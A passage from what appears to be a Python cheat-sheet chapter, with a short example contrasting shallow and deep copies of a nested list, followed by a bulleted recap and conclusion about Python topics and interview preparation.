
python

CopyEdit

```
import copy

a = [[1, 2], [3, 4]]

b = copy.copy(a)  # Shallow copy

c = copy.deepcopy(a)  # Deep copy
```

40.10 Python Cheat Sheet Recap

✅ **Python Syntax & Data Structures**
✅ **OOP Concepts: Class, Object, Inheritance**
✅ **Popular Libraries: Pandas, Flask, NumPy**
✅ **DevOps & Automation with Python**
✅ **Case Studies: Python in FinTech & Healthcare**
✅ **Common Interview Questions & Answers**

40.11 Conclusion & Key Takeaways

🚀 **Python cheat sheets boost coding speed and efficiency**
🚀 **Mastering Python libraries enhances real-world applications**
🚀 **Python's impact on industries like FinTech, Healthcare, DevOps**
🚀 **Regular practice improves Python interview preparation**